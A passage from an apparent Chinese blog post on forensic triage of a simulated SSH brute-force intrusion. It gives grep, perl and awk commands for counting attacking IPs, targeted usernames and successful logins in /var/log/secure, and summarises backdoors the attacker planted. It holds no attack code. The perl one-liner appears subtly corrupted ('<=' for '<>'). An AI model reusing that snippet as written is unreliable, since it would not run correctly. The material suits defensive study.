Jan 13 21:58:27 localhost sshd[9115]: Failed password for root from 192.168.226.1 port 1106 ssh2
Jan 13 21:58:28 localhost sshd[9122]: Failed password for root from 192.168.226.1 port 1112 ssh2
Jan 13 21:58:30 localhost sshd[9125]: Failed password for root from 192.168.226.1 port 1096 ssh2
Jan 13 21:58:30 localhost sshd[9128]: Failed password for root from 192.168.226.1 port 1097 ssh2
Jan 13 21:58:30 localhost sshd[9130]: Failed password for root from 192.168.226.1 port 1098 ssh2
Jan 13 21:58:31 localhost sshd[9134]: Failed password for root from 192.168.226.1 port 1099 ssh2
[root@localhost log]#

```

查看爆破的次数、攻击IP、破的用户名

#查询有哪些IP在爆破命令

```
grep "Failed password" /var/log/secure | grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)" | uniq -c
```

#查询被爆破的用户名都有哪些

```
grep "Failed password" /var/log/secure | perl -e 'while($_=<=){ /for(.*?) from/; print "$1\n"; }' | uniq -c | sort -nr
```

```

[root@localhost log]# grep "Failed password" /var/log/secure-20220421 | grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)" | uniq -c
    878 192.168.226.1
[root@localhost log]# grep "Failed password" /var/log/secure-20220421 | perl -e 'while($_=<=){ /for(.*?) from/; print "$1\n"; }' | uniq -c | sort -nr
    878 root
[root@localhost log]#

```

ssh://root@192.168.102.141:22

SSH2

xterm

134x26

26,23

2 会话

CSDN @正在过坎

接下来查看用户最近登录情况

```
grep "Accepted " /var/log/secure* | awk '{print $1,$2,$3,$9,$11}'
```

```

878 root
[root@localhost log]# grep "Accepted " /var/log/secure* | awk '{print $1,$2,$3,$9,$11}'
/var/log/secure-20220421:Jan 13 21:57:56 root 192.168.226.1
/var/log/secure-20220421:Jan 13 22:00:27 root 192.168.226.1
/var/log/secure-20220421:Jan 14 00:26:03 root 192.168.226.1
/var/log/secure-20220421:Jan 14 00:47:33 wxiaoge 192.168.226.1
/var/log/secure-20220421:Jan 14 00:47:55 root 192.168.226.1
/var/log/secure-20220421:Apr 20 23:36:17 root 192.168.102.1
/var/log/secure-20220421:Apr 20 23:36:27 root 192.168.102.1

```

发现 root 账户在1月13 日 21:57:56 登录了该服务器，在爆破的时间范围内 (21:51:32——21:58:31)

wxiaoge 账户在 1月14 日 00:47:33登录了该服务器 (其中IP地址 192.168.226.1 因为是模拟，没有公网地址，所以假设它是恶意IP)

溯源总结

黑客在1月13日21:51:32——21:58:31对服务器进行爆破，且在21:57:56 成功爆破出root账户密码并且进行登录，登录之后在1月14日00:51:12 植入了 shell.elf 后门、在00:57:03植入了 centos_core.elf后门、在 01:03:42植入了ps命令后门、在 01:05:53写了恶意定时任务，恶意IP：192.168.226.1